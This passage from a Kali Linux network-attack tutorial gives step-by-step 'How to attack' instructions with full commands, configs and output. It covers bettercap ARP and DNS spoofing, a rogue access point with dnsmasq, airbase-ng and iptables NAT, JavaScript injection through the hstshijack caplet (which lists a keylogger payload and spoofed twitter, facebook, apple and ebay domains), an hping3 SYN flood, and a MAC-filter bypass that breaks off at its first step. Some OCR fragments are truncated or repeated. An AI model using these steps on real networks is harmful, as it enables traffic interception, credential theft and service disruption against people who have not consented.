192.168.0.0/24 > 192.168.0.144  » [02:18:44] [endpoint.new] endpoint 192.168.0.159 detected as f0:8a:76:4c:e4:5a.
192.168.0.0/24 > 192.168.0.144  » [02:18:44] [endpoint.new] endpoint 192.168.0.170 detected as 9c:b6:d0:d7:ae:f3 (Rivet Networks).
192.168.0.0/24 > 192.168.0.144  » [02:18:44] [endpoint.new] endpoint 192.168.0.183 detected as b8:c1:11:52:84:3d (Apple, Inc.).
192.168.0.0/24 > 192.168.0.144  » set arp.spoof.fullduplex true
192.168.0.0/24 > 192.168.0.144  » set arp.spoof.targets 192.168.0.179
192.168.0.0/24 > 192.168.0.144  » arp.spoof on
[02:19:23] [sys.log] [inf] arp.spoof enabling forwarding
192.168.0.0/24 > 192.168.0.144  » [02:19:23] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.0.0/24 > 192.168.0.144  » [02:19:23] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.0.0/24 > 192.168.0.144  » net.sniff on
192.168.0.0/24 > 192.168.0.144  » [02:19:36] [net.sniff.mdns] mdns DESKTOP-FNS7NOL. : DESKTOP-FNS7NOL.local is 192.168.0.170, fe80::dd32:7bd3:7689:9af7
192.168.0.0/24 > 192.168.0.144  » [02:19:41] [net.sniff.dns] dns gateway > LAPTOP-FTJG9IQT. : skypedataprdcolneu05.cloudapp.net is 52.114.77.34
192.168.0.0/24 > 192.168.0.144  » [02:19:41] [net.sniff.dns] dns gateway > LAPTOP-FTJG9IQT. : skypedataprdcolneu05.cloudapp.net is 52.114.77.34
192.168.0.0/24 > 192.168.0.144  » [02:19:41] [net.sniff.https] sni LAPTOP-FTJG9IQT. > https://v20.events.data.microsoft.com
192.168.0.0/24 > 192.168.0.144  » [02:19:41] [net.sniff.https] sni LAPTOP-FTJG9IQT. > https://v20.events.data.microsoft.com
192.168.0.0/24 > 192.168.0.144  » set dns.spoof.all true
192.168.0.0/24 > 192.168.0.144  » [02:19:51] [net.sniff.mdns] mdns Atiqs-iPhone. : PTR query for  233637DE. sub. googlecast. tcp.local
192.168.0.0/24 > 192.168.0.144  » [02:19:51] [net.sniff.mdns] mdns Atiqs-iPhone. : PTR query for  googlecast. tcp.local
192.168.0.0/24 > 192.168.0.144  » [02:19:52] [net.sniff.mdns] mdns Atiqs-iPhone. : PTR query for  googlecast. tcp.local
192.168.0.0/24 > 192.168.0.144  » [02:19:52] [net.sniff.mdns] mdns Atiqs-iPhone. : PTR query for  233637DE. sub. googlecast. tcp.local
192.168.0.0/24 > 192.168.0.144  » set dns.spoof.domains worldbank.org, *worldbank.org
```



```
168.0.0/24 > 192.168.0.144  » [02:21:06] [net.sniff.https] sni LAPTOP-FTJG9IQT. > https://ad.dou
168.0.0/24 > 192.1
168.0.0/24 > 192.1
168.0.0/24 > 192.1
168.0.0/24 > 192.1
168.0.0/24 > 192.1
168.0.0/24 > 192.1
168.0.0/24 > 192.1
168.0.0/24 > 192.1
168.0.0/24 > 192.1
168.0.0/24 > 192.1
168.0.0/24 > 192.1
168.0.0/24 > 192.1
```


Man in the middle attack

4. Fake Access Point

Fake access point is a wireless access point on a network which has been setup by an intruder without any explicit authorization. Once a device is connected to the fake access point the intruder becomes a man in the middle of the network. This allows the intruder to serve unsecure pages, inject javascript code, disable SSL encryption and much more.


How to attack

1. Install **dnsmasq** and **hostapd** packages.
2. Edit the dnsmasq config file by adding interface, dhcp configurations, server settings and log file.



```
interface=at0
dhcp-range=10.0.0.10,10.0.0.250,12h
dhcp-option=3,10.0.01
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp

# Configuration file for dnsmasq.
#
# Format is one option per line, legal options are the same
```


3. Create a fake host file to redirect incoming requests to malicious IPs.



```
54.186.250.79 buckysbacon.com
54.186.250.79 bucky
```


4. Next, create the fake access point using the **airbase-ng tool.**

airebase-ng -e ‘AP Name’ -c <channel ID> <Interface Name>



```
root@kali:~# airbase-ng -e 'Access Point' -c 6 wlan0
22:46:39  Created tap interface at0
22:46:39  Trying to set MTU on at0 to 1500
22:46:39  Access Point with BSSID 00:C0:CA:98:4B:19 started.
```

5. Config DHCP, then start the network interface, and configure network masking settings, routing and start apache service.



```
root@kali:~# airbase-ng -e 'Access Point' -c 6 wlan0
22:46:39  Created tap interface at0
22:46:39  Trying to set MTU on at0 to 1500
22:46:39  Access Point with BSSID 00:C0:CA:98:4B:19 started.
22:50:40  Client 7C:01:91:7C:D6:D8 associated (unencrypted) to ESSID: "Access Point"
```

```
dnsmasq-dhcp: 3648794019 sent size:  4 option:  1 netmask  255.255.255.0
dnsmasq-dhcp: 3648794019 sent size:  4 option: 28 broadcast  10.0.0.255
dnsmasq-dhcp: 3648794019 sent size:  4 option:  6 dns-server  10.0.0.1
dnsmasq-dhcp: 3648794019 sent size:  4 option:  3 router  10.0.0.1
dnsmasq-dhcp: 3648794019 available DHCP range: 10.0.0.10 -- 10.0.0.250
dnsmasq-dhcp: 3648794019 client provides name: Wasis-iPhone
dnsmasq-dhcp: 3648794019 DHCPREQUEST(at0) 10.0.0.172 7c:01:91:7c:d6:d8
dnsmasq-dhcp: 3648794019 tags: at0
dnsmasq-dhcp: 3648794019 DHCPACK(at0) 10.0.0.172 7c:01:91:7c:d6:d8 Wasis-iPhone
dnsmasq-dhcp: 3648794019 requested options: 1:netmask, 121:classless-static-route, 3:router,
dnsmasq-dhcp: 3648794019 requested options: 6:dns-server, 15:domain-name, 119:domain-search,
dnsmasq-dhcp: 3648794019 requested options: 252
dnsmasq-dhcp: 3648794019 next server: 10.0.0.1
dnsmasq-dhcp: 3648794019 sent size:  1 option: 53 message-type  5
dnsmasq-dhcp: 3648794019 sent size:  4 option: 54 server-identifier  10.0.0.1
dnsmasq-dhcp: 3648794019 sent size:  4 option: 51 lease-time  12h
dnsmasq-dhcp: 3648794019 sent size:  4 option: 58 T1  6h
dnsmasq-dhcp: 3648794019 sent size:  4 option: 59 T2  10h30m
dnsmasq-dhcp: 3648794019 sent size:  4 option:  1 netmask  255.255.255.0
dnsmasq-dhcp: 3648794019 sent size:  4 option: 28 broadcast  10.0.0.255
dnsmasq-dhcp: 3648794019 sent size:  4 option:  6 dns-server  10.0.0.1
dnsmasq-dhcp: 3648794019 sent size:  4 option:  3 router  10.0.0.1
```


```
root@kali:~# route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# iptables -P FORWARD ACCEPT
root@kali:~# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
root@kali:~# service apache2 start
root@kali:~# 
```

5. **JavaScript injection**

Once the intruder is able to establish as a MITM in the network they get complete control over what goes in and out of the network. Using **bettercap payload delivery** they can inject JavaScript codes to the loaded pages in the browser. This can be used to perform multiple tasks like replacing existing links with trojan links, replacing images, inserting new html elements, or even to hook the target browsers to any exploitation framework.


How to attack

1. First, we will create a simple JS file and name it **alert.js**. We will put one simple line of JS code in it.



```
alert('Javascript Injection');
```


2. Now we will go to bettercap config file and add our JS file next to the existing keylogger payload.


Kali-Linux-2019.3-vbox-amd64 (Fresh Install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Text Editor ▾
Mon 20:36
root@kali: ~
Computer usr share bettercap caplets hstshijack
Open ▾
hstshijack.cap
/usr/share/bettercap/caplets/hstshijack
Save

```
set hstshijack.log           /usr/share/bettercap/caplets/hstshijack/ssl.log
set hstshijack.ignore        *
set hstshijack.targets
twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.com,ebay.com,*.ebay.com,www.linkedin.com
set hstshijack.replacements
twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.corn,*.apple.corn,ebay.corn,*.ebay.corn,linkedin.com
set hstshijack.obfuscate     false
set hstshijack.encode        false
set hstshijack.payloads      *:/usr/share/bettercap/caplets/hstshijack/payloads/keylogger.js, *:/root/alert.js


set http.proxy.script  /usr/share/bettercap/caplets/hstshijack/hstshijack.js
set dns.spoof.domains
twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.corn,*.apple.corn,ebay.corn,*.ebay.corn,linkedin.com

http.proxy  on
dns.spoof   on
```


3. Now in the terminal we will execute the command

   bettercap -iface wlan0 -caplet /root/spoof.cap


Kali-Linux-2019.3-vbox-amd64 (Fresh Install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminator ▾
Mon 20:37
root@kali: ~
root@kali: ~ 206x47

```
root@kali:~# bettercap -iface wlan0 -caplet /root/spoof.cap
bettercap v2.27 (built for linux amd64 with go1.14.1) [type 'help' for a list of commands]

[20:37:12] [endpoint.new] endpoint 192.168.0.158 detected as 7c:01:91:7c:d6:d8 (Apple, Inc.).
[20:37:12] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[20:37:12] [endpoint.new] endpoint 192.168.0.168 detected as 8c:85:90:9b:f7:73 (Apple, Inc.).
[20:37:12] [endpoint.new] endpoint 192.168.0.159 detected as f0:8a:76:4c:e4:5a.
[20:37:12] [endpoint.new] endpoint 192.168.0.170 detected as 9c:b6:d0:d7:ae:f3 (Rivet Networks).
[20:37:12] [endpoint.new] endpoint 192.168.0.183 detected as b8:c1:11:52:84:3d (Apple, Inc.).
[20:37:12] [endpoint.new] endpoint 192.168.0.196 detected as f0:98:9d:0e:b2:89 (Apple, Inc.).
[20:37:12] [endpoint.new] endpoint 192.168.0.179 detected as 14:4f:8a:f6:b4:7c (Intel Corporate).
[20:37:12] [endpoint.new] endpoint 192.168.0.133 detected as 7c:a1:ae:4e:09:71.
[20:37:12] [sys.log] [inf] arp.spoof enabling forwarding
[20:37:12] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
[20:37:12] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.0.0/24 > 192.168.0.144 » [20:37:13] [net.sniff.upnp]  gateway -> local : upnp:Server:OpenWRT/OpenWRT/Barrier_Breaker__r10836_ UPnP/1.0 MiniUPnPd/1.6 upnp:Opt:"http://schemas.upnp.org/upnp/1/0/"
; upnp:01-Nls:1 upnp:Location:http://192.168.0.1:5000/rootDesc.xml upnp:Bootid.upnp.org:1 upnp:Configid.upnp.org:1337 upnp:St:urn:schemas-upnp-org:service:Layer3Forwarding:1 upnp:Usn:uuid:d32a475c-1085-4f75
-9607-5cf4abaae0ee::urn:schemas-upnp-org:service:Layer3Forwarding:1
192.168.0.0/24 > 192.168.0.144 » [20:37:13] [net.sniff.upnp]  gateway -> local : upnp:Location:http://192.168.0.1:5000/rootDesc.xml upnp:Opt:"http://schemas.upnp.org/upnp/1/0/"; upnp:St:upnp:rootdevice
 upnp:Usn:uuid:d32a475c-1085-4f75-9607-5cf4abaae0ee::upnp:rootdevice upnp:Configid.upnp.org:1337 upnp:Server:OpenWRT/OpenWRT/Barrier_Breaker__r10836_ UPnP/1.0 MiniUPnPd/1.6 upnp:01-Nls:1 upnp:Bootid.upnp.or
g:1
192.168.0.0/24 > 192.168.0.144 » [20:37:13] [net.sniff.upnp]  gateway -> local : upnp:Bootid.upnp.org:1 upnp:01-Nls:1 upnp:St:urn:schemas-upnp-org:device:InternetGatewayDevice:1 upnp:Usn:uuid:d32a475c-
1085-4f75-9607-5cf4abaae0ee::urn:schemas-upnp-org:device:InternetGatewayDevice:1 upnp:Server:OpenWRT/OpenWRT/Barrier_Breaker__r10836_ UPnP/1.0 MiniUPnPd/1.6 upnp:Configid.upnp.org:1337 upnp:Location:http://
192.168.0.1:5000/rootDesc.xml upnp:Opt:"http://schemas.upnp.org/upnp/1/0/";
192.168.0.0/24 > 192.168.0.144 » [20:37:13] [net.sniff.upnp]  gateway -> local : upnp:Location:http://192.168.0.1:5000/rootDesc.xml upnp:Opt:"http://schemas.upnp.org/upnp/1/0/"; upnp:01-Nls:1 upnp:Usn:
uuid:d32a475c-1085-4f75-9607-5cf4abaae0ee::urn:schemas-upnp-org:device:WANConnectionDevice:1 upnp:Server:OpenWRT/OpenWRT/Barrier_Breaker__r10836_ UPnP/1.0 MiniUPnPd/1.6 upnp:Bootid.upnp.org:1 upnp:Configid.
upnp.org:1337 upnp:St:urn:schemas-upnp-org:device:WANConnectionDevice:1
192.168.0.0/24 > 192.168.0.144 » [20:37:13] [net.sniff.upnp]  gateway -> local : upnp:Server:OpenWRT/OpenWRT/Barrier_Breaker__r10836_ UPnP/1.0 MiniUPnPd/1.6 upnp:Usn:uuid:d32a475c-1085-4f75-9607-5cf4ab
aae0ee::urn:schemas-upnp-org:device:WANDevice:1 upnp:Location:http://192.168.0.1:5000/rootDesc.xml upnp:Bootid.upnp.org:1 upnp:St:urn:schemas-upnp-org:device:WANDevice:1 upnp:Opt:"http://schemas.upnp.org/up
np/1/0/"; upnp:01-Nls:1 upnp:Configid.upnp.org:1337
192.168.0.0/24 > 192.168.0.144 » [20:37:13] [net.sniff.upnp]  gateway -> local : upnp:St:urn:schemas-upnp-org:service:WANCommonInterfaceConfig:1 upnp:Location:http://192.168.0.1:5000/rootDesc.xml upnp:
01-Nls:1 upnp:Usn:uuid:d32a475c-1085-4f75-9607-5cf4abaae0ee::urn:schemas-upnp-org:service:WANCommonInterfaceConfig:1 upnp:Server:OpenWRT/OpenWRT/Barrier_Breaker__r10836_ UPnP/1.0 MiniUPnPd/1.6 upnp:Opt:"htt
p://schemas.upnp.org/upnp/1/0/"; upnp:Bootid.upnp.org:1 upnp:Configid.upnp.org:1337
192.168.0.0/24 > 192.168.0.144 » [20:37:13] [net.sniff.upnp]  gateway -> local : upnp:01-Nls:1 upnp:Bootid.upnp.org:1 upnp:Usn:uuid:d32a475c-1085-4f75-9607-5cf4abaae0ee::urn:schemas-upnp-org:service:WA
NIPConnection:1 upnp:St:urn:schemas-upnp-org:service:WANIPConnection:1 upnp:Location:http://192.168.0.1:5000/rootDesc.xml upnp:Configid.upnp.org:1337 upnp:Server:OpenWRT/OpenWRT/Barrier_Breaker__r10836_ UPn
P/1.0 MiniUPnPd/1.6 upnp:Opt:"http://schemas.upnp.org/upnp/1/0/";
192.168.0.0/24 > 192.168.0.144 » [20:37:13] [net.sniff.upnp]  gateway -> local : upnp:Usn:uuid:d32a475c-1085-4f75-9607-5cf4abaae0ee::urn:schemas-upnp-org:service:WANPPPConnection:1 upnp:01-Nls:1 upnp:B
ootid.upnp.org:1 upnp:Configid.upnp.org:1337 upnp:Server:OpenWRT/OpenWRT/Barrier_Breaker__r10836_ UPnP/1.0 MiniUPnPd/1.6 upnp:Location:http://192.168.0.1:5000/rootDesc.xml upnp:Opt:"http://schemas.upnp.org/
upnp/1/0/"; upnp:St:urn:schemas-upnp-org:service:WANPPPConnection:1
192.168.0.0/24 > 192.168.0.144 » [20:37:14] [endpoint.new] endpoint 192.168.0.164 detected as a4:db:30:d8:8c:49 (Liteon Technology Corporation).
192.168.0.0/24 > 192.168.0.144 »
```

4. This will run the bettercap program and will inject our code as a payload to all the incoming requests, now as you can see any page we load will be injected with our JS code.


Kali-Linux-2019.3-vbox-amd64 (Fresh Install) [Running] - Oracle VM VirtualBox
Applications
Places
Terminator
Mon 20:37
root@kali: ~
vulnweb.com
vulnweb.com/
OK

This site says...

Javascript Injection

6. Denial of Service Attack

Denial of Service or DOS is a type of attack which is used to bring down the entire network infrastructure, or particular devices, or any particular server on the network e.g. Mail server.

How to attack


To perform the attack, we will use the hping tool of Kali Linux, hping is a command-line oriented TCP/IP packet assembler/analyzer, it is essentially used to perform SYN flooding and DOS attacks on the network.

To perform the attack, we will execute the following command:

hping3 -v -c 10000000 -d 100 -p 21 --flood 192.168.0.179

-v: verbose mode, **-c:** no. of packets to send, **-d:** size of packets, **-p:** port number, **--flood:** IP address

This will perform a syn flood attack and will exploit the TCP handshake process by sending loads of TCP SYN packets, the network won't be able to handle this much packets and will eventually fail to work.



```
root@kali:~# hping3 -V -c 10000000 -d 100 -p 21 --flood 192.168.0.179
using wlan0, addr: 192.168.0.144, MTU: 1500
HPING 192.168.0.179 (wlan0 192.168.0.179): NO FLAGS are set, 40 headers + 100 data bytes
hping in flood mode, no replies will be shown
```

7. Bypassing MAC filtering

Every device has a unique mac address. In a network, routers can use mac filtering to allow/deny specific devices or mac addresses. Routers can implement this feature by either using a blacklist that allows all the addresses except for the ones that are inside the blacklist or using a whitelist that will deny any address that is not present inside the whitelist.


The blacklist implementation is very easy, as it only requires you to change your mac to a mac that is not in the list, but the whitelist is a bit tricky.

How to attack

We will perform the mac filter bypassing by whitelist.

1. We will run the airodump-ng tool to get over the target network using the following command. Here **wlan0** is our network interface running in the **monitor mode.**

   airodump-ng wlan0

